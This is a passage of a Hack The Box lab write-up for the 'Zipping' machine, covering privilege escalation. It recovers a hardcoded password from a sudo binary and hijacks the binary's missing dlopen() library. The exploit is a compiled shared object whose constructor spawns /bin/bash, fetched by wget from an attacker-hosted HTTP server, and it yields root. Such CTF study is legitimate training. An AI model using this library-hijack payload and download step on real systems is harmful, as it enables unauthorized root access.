dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=aa34d8030176fe286f8011c9d4470714d188ab42, for GNU/Linux 3.2.0,
not stripped
```

So its a linux executable so i ran it just to test

```
rektsu@zipping:/home/rektsu$ sudo /usr/bin/stock
Enter the password: ^C
rektsu@zipping:/home/rektsu$
```

Looking for a password here lets run strings on this

```
rektsu@zipping:/home/rektsu$ strings /usr/bin/stock
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
exit
fopen
__libc_start_main
fprintf
dlopen
__isoc99_fscanf
__cxa_finalize
strchr
fclose
__isoc99_scanf
strcmp
__errno_location
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
```

Another way is to get this binary on your box and run ghidra on this so i got it here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±3 (0.026s)
```

```
ls -la
```

```
total 96
drwxr-xr-x 1 pks pks 232 Oct 31 20:41 .
drwxr-xr-x 1 pks pks 604 Oct 31 19:07 ..
-rw-r--r-- 1 pks pks 825 Oct 31 19:13 aggressiveScan.txt
-rw-r--r-- 1 pks pks 8553 Oct 31 19:12 allPortScan.txt
-rw-r--r-- 1 pks pks 101 Oct 31 20:23 libcounter.c
-rw xr-xr-x 1 pks pks 14992 Oct 31 20:24 libcounter.so
-rw-r--r-- 1 pks pks 2416 Oct 31 19:46 pwn.pdf
-rw-r--r-- 1 pks pks 2580 Oct 31 19:47 pwn.pdf.zip
-rw-r--r-- 1 pks pks 5493 Oct 31 20:41 pwn.php
-rw-r--r-- 1 pks pks 35 Oct 31 19:26 shell.pdf
-rw-r--r-- 1 pks pks 203 Oct 31 19:27 shell.zip
-rw-r--r-- 1 pks pks 16672 Apr 1 2023 stock
-rw-r--r-- 1 pks pks 9690 Oct 31 21:14 Zipping.md
```

Lets open this in ghidra

```
local_18 = "/root/.stock.csv";
printf("Enter the password: ");
fgets(local_b8,0x1e,stdin);
local_20 = strchr(local_b8,10);
if (local_20 != (char *)0x0) {
    *local_20 = '\0';
}
iVar1 = checkAuth(local_b8);
if (iVar1 == 0) {
    puts("Invalid password, please try again.");
    uVar2 = 1;
}
```

Lets see this function here

```
Decompile: checkAuth - (stock)
1
2bool checkAuth(char *param_1)
3
4{
5    int iVar1;
6
7    iVar1 = strcmp(param_1,"St0ckM4nager");
8    return iVar1 == 0;
9}
10
```

And here is that password to put in

SO this seems to be the password lets run it again but this time with strace

```
brk(NULL)                      = 0x557c77811000
brk(0x557c77832000)            = 0x557c77832000
newfstatat(0, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}, AT_EMPTY_PATH) = 0
write(1, "Enter the password: ", 20Enter the password: )      = 20
read(0, St0ckM4nager
"St0ckM4nager\n", 1024)        = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", O_RDONLY|O_CLOEXEC) = -1 ENOENT (No such file or directory)
write(1, "\n===== Menu =====\n", 44
===== Menu =====
) = 44
write(1, "\n", 1
)                  = 1
write(1, "1) See the stock\n", 171) See the stock
```

Lets see this in ghidra as well

```
iVar1 = checkAuth(local_b8);
if (iVar1 == 0) {
    puts("Invalid password, please try again.");
    uVar2 = 1;
}
else {
    local_e8 = 0x2d17550c0c040967;
    local_e0 = 0xe2b4b551c121f0a;
    local_d8 = 0x908244a1d000705;
    local_d0 = 0x4f19043c0b0f0602;
    local_c8 = 0x151a;
    local_f0 = 0x657a69616b6148;
    XOR(&local_e8,0x22,&local_f0,8);
    local_28 = dlopen(&local_e8,1);
    local_2c = 0;
    local_30 = 0;
```

Seems to be this `dlopen()` function with this file name in `local_e8`

Its looking for this file but nothing finding this in `.config` so this should be pretty easy to exploit

First we make a simple c program for this

```
#include <stdlib.h>
__attribute__ ((__constructor__))
void shell(void){
    system("/bin/bash");
}
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±1 (0.044s)
cat libcounter.c
```

File: `libcounter.c`

```
1 #include <stdlib.h>
2 __attribute__ ((__constructor__))
3 void shell(void){
4     system("/bin/bash");
5 }
6
7
```

And now we can compile this like this

```
gcc -shared -o libcounter.so -fPIC libcounter.c
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±9 (3.13s)
vim libcounter.c
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±10 (0.122s)
gcc -shared -o libcounter.so -fPIC libcounter.c
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±11 (0.027s)
ls -al
```

```
total 92
drwxr-xr-x 1 pks pks    232 Oct 31 20:24 .
drwxr-xr-x 1 pks pks    604 Oct 31 19:07 ..
-rw-r--r-- 1 pks pks    825 Oct 31 19:13 aggressiveScan.txt
-rw-r--r-- 1 pks pks   8553 Oct 31 19:12 allPortScan.txt
-rw-r--r-- 1 pks pks    101 Oct 31 20:23 libcounter.c
-rwxr-xr-x 1 pks pks 14992 Oct 31 20:24 libcounter.so
-rw-r--r-- 1 pks pks   2416 Oct 31 19:46 pwn.pdf
-rw-r--r-- 1 pks pks   2580 Oct 31 19:47 pwn.pdf.zip
-rw-r--r-- 1 pks pks   5493 Oct 31 19:44 pwn.php
-rw-r--r-- 1 pks pks     35 Oct 31 19:26 shell.pdf
-rw-r--r-- 1 pks pks   203 Oct 31 19:27 shell.zip
-rw-r--r-- 1 pks pks 16672 Apr  1 2023 stock
-rw-r--r-- 1 pks pks   4971 Oct 31 19:21 Zipping.md
```

Now lets start a python server here to transfer this over

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Zipping git:(main)±11
sudo python3 -m http.server 80
[sudo] password for pks:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now lets wget this file to .config folder

```
rektsu@zipping:/home/rektsu/.config$ wget http://10.10.16.29/libcounter.so
--2024-10-31 14:42:15--  http://10.10.16.29/libcounter.so
Connecting to 10.10.16.29:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14992 (15K) [application/octet-stream]
Saving to: 'libcounter.so'

libcounter.so      100%[=====] 14.64K 66.1KB/s   in 0.2s

2024-10-31 14:42:16 (66.1 KB/s) - 'libcounter.so' saved [14992/14992]
```

Now lets run it to get root

```
rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
```

And here is your root.txt

```
rektsu@zipping:/home/rektsu/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/home/rektsu/.config# cd /root
root@zipping:~# ls -al
total 44
drwx----- 6 root root 4096 Oct 31 13:25 .
drwxr-xr-x 19 root root 4096 Oct 17 2023 ..
lrwxrwxrwx  1 root root    9 Jan 27 2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr 28 2022 .bashrc
drwx----- 3 root root 4096 Aug  7 2023 .cache
drwx----- 3 root root 4096 Aug  7 2023 .launchpadlib
drwxr-xr-x  3 root root 4096 Aug  7 2023 .local
-rw-r--r--  1 root root  161 Apr 28 2022 .profile
drwx----- 2 root root 4096 Aug  7 2023 .ssh
-rw-r--r--  1 root root   23 Apr  1 2023 .stock.csv
-rw-r--r--  1 root root  165 Aug  7 2023 .wget-hsts
-rw-r----- 1 root root   33 Oct 31 13:25 root.txt
root@zipping:~#
```

Thanks for reading :)